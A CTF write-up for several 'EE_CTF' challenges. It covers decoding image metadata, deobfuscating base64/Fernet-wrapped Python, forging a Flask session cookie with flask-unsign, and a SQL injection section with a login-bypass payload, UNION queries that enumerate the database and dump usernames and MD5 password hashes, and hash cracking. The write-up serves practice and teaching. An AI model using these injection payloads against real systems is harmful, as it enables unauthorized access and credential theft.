
EE_CTF

Contents

1 Coupon for beer

That's what we see upon visiting the link provided in the task:




Page code:


```
<script>
    const correctKeycode = "837412102";

    function checkKeycode() {
        const keycodeInput = document.getElementById("keycodeInput").val
        const imageContainer = document.getElementById("imageContainer")

        if (keycodeInput === correctKeycode) {
            imageContainer.classList.remove("hidden");
        } else {
            alert("Podano błędny kod. Spróbuj ponownie.");
            imageContainer.classList.add("hidden");
        }
    }
</script>
</body>
</html>
```

After entering the appropriate code, an image is displayed (it can also be found in the page code):

Image Name:




It is a .jpg file, so there's a good chance it contains metadata.



That's a rather interesting camera model!

Using a BASE64 decoder, we obtain the flag:



EE_CTF{mY_F4v0uR1T3_3nC0D1nG_B3wD1P3k41}

Flag: $EE\_CTF\{mY\_F4v0uR1T3\_3nC0D1nG\_B3wD1P3k41\}$

2 Recover the Professor's password

Code downloaded from the page:

```
app.py
1  from base64 import b64decode
2
3  exec(b64decode(b"ZnJvbSBjcnlwdG9ncmFwaHkuZmVybmV0IGltcG9ydCBGZXJuZXQ="))
4  exec(b64decode(b"ZmVybmV0a2V5ID0gYidaZmdZX01yRW1nN0dTTzRWZWZMM29YWTdsRVFwQjJJWWlSTm1ZVTRwM0pF
5  exec(b64decode(b"ZiA9IEZlcm5ldChmZXJuZXRrZXkp"))
6  exec(b64decode(b"ZXhlYyhmLmRlY3J5cHQoYidnQUFBQUFCbWpybFlqZkxWRG5leWdwS1NYWTFNaF8tYUt6cC05YlNM
7
```

After replacing the *exec* instructions with *print* and running the program:

```
b'from cryptography.fernet import Fernet'
b"fernetkey = b'ZfgY_MrEmg7GSO4VefL3oXY7lEQpB2IYiRNmYU4p3JE='"
b'f = Fernet(fernetkey)'
b"exec(f.decrypt(b'gAAAAABmjrlYjfLVDneygpKSXY1Mh_-aKzp-9bSLtTuWu8PqWt49zt7Ot65Zcf5pcHnKIPXFrF-Q6y-N1ZYEIcNGt9Sl-ypaGz8CMLxEyPTKf6viihJ6dt8Q1ARsD8y6a2
```

Copy the code and remove all quotation marks. Repeat the replacement of *exec* with *print*:

```
b"a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112 117 116 40 34 80 111 100 97 106 32 104 97 115 108 111
```

Run it again:

```
a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112
print(a)
```

```
password = input("Podaj haslo: ").strip()

if password == "KabelkiToSmierc4325423":
    print("SAMA PRAWDA!")
    print("Oto twoja flaga: ")
    print("EE_CTF{R3v3R53_tH3_SN4k3_Aa2f1_43j2f}")
else:
    print("Bledne haslo!")
```

And we have the flag.

Flag: $EE\_CTF\{R3v3R53\_tH3\_SN4k3\_Aa2f1\_43j2f\}$

3 Questions Takeover

From the task description, we can realise that it's related to Flask and cookies.

Upon visiting the page, we see a login screen:

After entering any login and password:

```
Incorrect password. Please try again.
```

In the browser, we can also see a new cookie:

session_data	eyJpc19sb2dnZWQiOmZhbHNlfQ....	cont...	/	Sess...	73

The cookie data can be retrieved and modified using the *flask-unsign* tool.


1. Retrieving Data:

```
C:\Users\RATATTWG>flask-unsign -d -c "eyJpc19sb2dnZWQiOmZhbHNlfQ.Zshrbw.82uBnskW0JiyYHW0m_IA3WR3CTU"
{'is_logged': False}
```

2. Change False to True.
3. Re-encode the cookie using the password provided in the task:

```
C:\Users\RATATTWG>flask-unsign -s -c "{'is_logged': True}" --secret ie3rB96WqjRb35ey74cU
eyJpc19sb2dnZWQiOnRydWV9.ZshuYg.QDP8PASKZobr0ECF064Ney68RxA
```

Replace the cookie in the browser:



KOLOKWIUM Z FIZYKI OGÓLNEJ - PYTANIA

ZESTAW 1 GODZ. 16:15

1. (3pkt) Iloczyn wektorowy a skalarny wektorów a i b.
2. (3pkt) Równanie toru ruchu – postać oraz konkretne 2 przykłady wraz z wyjaśnieniem jak otrzymać poszczególne postaci omawiane na wykładzie.
3. (3pkt) Definicje podstawowych jednostek układu SI (od maja 2019).
4. (3pkt) Dane jest przyspieszenie w ruchu prostoliniowym $a = 3t + sin(0,5t)$. Wyznaczyć wzór określający prędkość V jako funkcję czasu t, jeżeli wiadomo, że w chwili $t = 0$ jest $V = V_0$; wyznaczyć również drogę x w zależności od czasu, jeżeli wiadomo, że dla $t = 0$ jest $x = x_0$


ZESTAW 2 GODZ. 17:15

1. (3pkt) Opis położenia i ruchu w poruszających się względem siebie układach odniesienia (tr. Galileusza).
2. (3pkt) Podobieństwa i różnice pomiędzy fizyką klasyczną i kwantową (podać 3 punkty).
3. (3pkt) Stan punktu materialnego i układu punktów materialnych.
4. (3pkt) Dane jest przyspieszenie w ruchu prostoliniowym $a = 3t + sin(0,5t)$. Wyznaczyć wzór określający prędkość V jako funkcję czasu t, jeżeli wiadomo, że w chwili $t = 0$ flagą tego zadania jest EE_CTF{K0ch4m_S0cz3wk1_XbcHX34UG9YCzTy}; wyznaczyć również drogę x w zależności od czasu, jeżeli wiadomo, że dla $t = 0$ jest $x = x_0$.

Flag: $EE\_CTF\{K0ch4m\_S0cz3wk1\_XbcHX34UG9YCzTy\}$

4 Failed Session


Upon entering the given address in the browser, we are directed to a login page:



Basic passwords like *admin* and *password* do not work, and the page source also reveals nothing interesting. When entering an odd character in the username field (e.g., ' or \at the end), we see an SQL error:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'a8f5f167f44f4964e6c998dee827110c" at line 1 in /srv/http/login.php:20 Stack trace: #0 /srv/http/login.php(20): mysqli->query() #1 {main} thrown in **/srv/http/login.php** on line **20**


The error indicates that the system uses a MariaDB database. Let's try a simple SQL injection trick to force a login.




Using the following statement in SELECT query:

```
' or 1=1 limit 1; --
```

will always return one result from the database. A key point is the space after –, as MariaDB requires a space before starting a comment.



We need to log in specifically to the administrator account.



Lista studentów

szukaj nazwisko..

ę	Nazwisko	Numer albumu
am	Kowalski	333333
am	Kośmider	324233
na	Nowak	315467
tr	Kowalski	367890

If the student list is connected to the database, it is likely vulnerable to SQL Injection. Let's use some exploits (found by searching for MariaDB SQL injection or MySQL injection).

```
' UniOn Select 1,2,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata; -- a
```

1	2	|information_schema|,|db1|,|test|

```
'UNION ALL SELECT 1,1,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='db1'-- a
```

1	1	users
1	1	studenci


```
'UNION ALL SELECT 1,1,concat(column_name) FROM information_schema.columns WHERE table_name='users'-- a
```

1	1	id
1	1	name
1	1	passwordMD5
1	1	isAdmin


```
'UNION ALL SELECT name, passwordMD5, isAdmin from users; -- a
```

Profesor12432	100d7565034f985c386a266347fcfa3c	0
PanDziekan4432	5386e5dec276ad172e097a035bd07544	1
Doktor3525	6a8057f9e0743012e09b49ebc04a0a07	0
Profesor5324	e89434e8b72041db23cdec2df7a0d2fa	0


There is an administrator account named *PanDziekan4432*. Log out and log in again using SQLi:



After logging in, we can access the system controls.




When attempting to edit the list, we see the following message:



This form is resistant to SQL injection. However, let's revisit the information from earlier attacks.

The column storing passwords is called *passwordMD5*. MD5 is a hashing method that is not secure. Let's use any password-cracking program for MD5-hashed passwords:



We found the password: *Applepie123*

Upon entering the password on the page, we see a message with the flag:

